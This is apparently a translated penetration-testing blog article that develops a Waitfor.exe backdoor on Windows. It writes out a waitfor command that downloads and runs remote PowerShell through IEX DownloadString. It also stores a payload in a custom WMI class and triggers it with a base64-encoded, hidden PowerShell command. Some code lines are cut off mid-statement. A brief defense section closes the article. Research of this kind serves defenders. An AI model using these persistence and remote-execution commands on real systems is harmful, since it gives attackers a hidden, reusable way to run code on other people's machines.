
0x00 Preface
---
An idea obtained from Casey Smith@subTee's Twitter suggests that Waitfor.exe could potentially be used to implement a backdoor mechanism.
Therefore, I conducted further research on it and developed a proof-of-concept (POC) for backdoor exploitation using PowerShell.
This article will introduce the exploitation techniques of Waitfor.exe in penetration testing and share the ideas and details of developing the POC.
The complete POC download link is as follows:
An open-source project
0x01 Introduction
---
This article will specifically cover the following:
- Introduction to Waitfor.exe
- Exploitation ideas
- POC details
0x02 Introduction to Waitfor.exe
---
Used to synchronize computers in a network, can send or wait for signals on the system
Supported systems:
- Windows Server 2003
- Windows Vista
- Windows XP
- Windows Server 2008
- Windows 7
- Windows Server 2003 with SP2
- Windows Server 2003 R2
- Windows Server 2008 R2
- Windows Server 2000
- Windows Server 2012
- Windows Server 2003 with SP1
- Windows 8
- Windows 10
- Other Server systems not tested, theoretically supported
Located in the System32 folder, started via command line
Supported parameters as shown in the figure below

Specific details are as follows:
/s |
Note:
Computers can only receive signals if they are in the same domain as the computer sending the signal.
That is, only hosts on the same network segment can receive signals.
Primary Purpose:
Execute commands simultaneously on hosts within the same network segment
Test Example:
Enable waiting mode:
cmd:

waitfor signalcalc && calc.exe
Parameter Description:
- Signal Name: signalcalc
- Action after receiving signal: calc.exe, i.e., launch calculator
At this point, the waitfor.exe process exists in the background
Send Signal:
cmd:
waitfor /s 127.0.0.1 /si signalcalc
Parameter Description:
- Target Computer: 127.0.0.1 (for local testing), replace with host IP for domain use
- /si indicates sending a signal
- Signal name: signalcalc
Detailed operation as shown in the figure below
Note:
For more basic introduction, please refer to the official Microsoft documentation, link as follows:
https://technet.microsoft.com/en-us/library/cc731613(v=ws.11).aspx
0x03 Exploitation Approach
---
Based on the above basic introduction, the most intuitive understanding is that waitfor can be used as a backdoor

Daniel Bohannon @danielhbohannon shared his exploitation approach on Twitter: setting the operation after waitfor receives a signal to download and execute PowerShell code from a remote server
Address as follows:
https://twitter.com/danielhbohannon/status/872258924078092288
Details as shown in the figure below
Additionally, he mentioned an interesting technique: if PowerShell code is set to execute with a delay, then after receiving the signal, there will be no waitfor.exe process running in the background.
I verified this conclusion using the following method:
Enable waiting mode:
cmd:
waitfor test1 && && powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/3gstudent/test/master/calc2.ps1')
Send signal:
cmd:
waitfor /s 127.0.0.1 /si test1
The content of https://raw.githubusercontent.com/3gstudent/test/master/calc2.ps1 is as follows:
Start-Sleep -Seconds 10; |
After successfully receiving the signal, the waitfor.exe process exits.
Then execute the PowerShell script, wait for 10 seconds before starting calc.exe.
During these 10 seconds, only the powershell.exe process exists.
In other words, if the waiting time is set longer, there will be no waitfor.exe process during that waiting period, reminding defenders to pay attention to this detail.
0x04 POC Details
---
If used as a backdoor, the above exploitation method is not yet mature
Because after triggering once, the process waitfor.exe will exit, making the backdoor non-reusable
It is necessary to start a waiting mode again to trigger the backdoor once more
Of course, a waiting mode can be manually started after each backdoor trigger
But this is not intelligent enough. Can a script be used to automatically start the waiting mode, making it a sustainable backdoor?
For this purpose, I wrote the following POC
Idea 1:
Save a PowerShell script named 1.ps1 on the target system
The content of 1.ps1 is as follows:
start-process calc.exe |
Note:
The escape character & in PowerShell must be represented as `&
Enable waiting mode:
cmd:
waitfor persist1 && powershell -executionpolicy bypass -file c:\test\1.ps1
Send signal:
cmd:
waitfor /s 127.0.0.1 /si persist1
Approach 2:
Do not save files on the target system

Here we use a technique previously introduced in 'WMI backdoor' to store the payload in a WMI class for reading and usage
Store payload:
(Administrator privileges)
$StaticClass = New-Object Management.ManagementClass('root\cimv2', $null,$null) |
Read payload:
([WmiClass] 'Win32_Backdoor').Properties['Code'].Value
The above operations are shown in the figure below
Execute payload:
$exec=([WmiClass] 'Win32_Backdoor').Properties['Code'].Value; |
Note:
Using Invoke-Expression to execute commands is also possible; using iex is to shorten the length

Combined with the parameter format of waitfor, here we choose to encode the code as base64
Base64 encode the code for executing the payload, the following code is saved in code.txt:
$exec=([WmiClass] 'Win32_Backdoor').Properties['Code'].Value; |
Base64 encode it, the code is as follows:
$code = Get-Content -Path code.txt |
The base64 encrypted code is as follows:
JABlAHgAZQBjAD0AKABbAFcAbQBpAEMAbABhAHMAcwBdACAAJwBXAGkAbgAzADIAXwBCAGEAYwBrAGQAbwBvAHIAJwApAC4AUAByAG8AcABlAHIAdABpAGUAcwBbACcAQwBvAGQAZQAnAF0ALgBWAGEAbAB1AGUAOwAgAGkAZQB4ACAAJABlAHgAZQBjAA==
The above operation is shown in the figure below

Testing base64 encrypted code:
powershell -nop -E JABlAHgAZQBjAD0AKABbAFcAbQBpAEMAbABhAHMAcwBdACAAJwBXAGkAbgAzADIAXwBCAGEAYwBrAGQAbwBvAHIAJwApAC4AUAByAG8AcABlAHIAdABpAGUAcwBbACcAQwBvAGQAZQAnAF0ALgBWAGEAbAB1AGUAOwAgAGkAZQB4ACAAJABlAHgAZQBjAA==
Code executed successfully, as shown in the figure below
Based on the above approach, the POC is as follows:
Backdoor code:
(Administrator privileges)
$StaticClass = New-Object Management.ManagementClass('root\\cimv2', $null,$null) |
Note:
There are two layers of escape characters
`` is used to represent ` |
Installation code:
$exec=([WmiClass] 'Win32_Backdoor').Properties['Code'].Value; |
Activation command:
waitfor /s 127.0.0.1 /si persist
Actual test as shown in the figure below

There is a bug causing powershell.exe to fail to exit properly, leaving the process lingering in the background
Therefore, a piece of code needs to be added to terminate the process powershell.exe
Note:
Based on the logical relationship, the code to terminate powershell.exe should be written before powershell -nop -W Hidden -E ...
Finally, the complete POC code is as follows:
Backdoor code:
(Administrator privileges)
$StaticClass = New-Object Management.ManagementClass('root\cimv2', $null,$null) |
Activation command:
waitfor /s 127.0.0.1 /si persist
Complete demonstration as shown in the figure below

No residual process issues exist
0x05 Defense
---
Pay attention to the background process waitfor.exe
For suspicious background processes cmd.exe and powershell.exe, you can use Process Explorer to view their startup parameters, as shown in the figure below

You can also read the historical echo content from the above processes. Reference materials are as follows:
http://jblog.javelin-networks.com/blog/cli-powershell/
0x06 Summary
---
This article introduces the implementation approach of the Waitfor.exe backdoor, and there may be more exploitation techniques


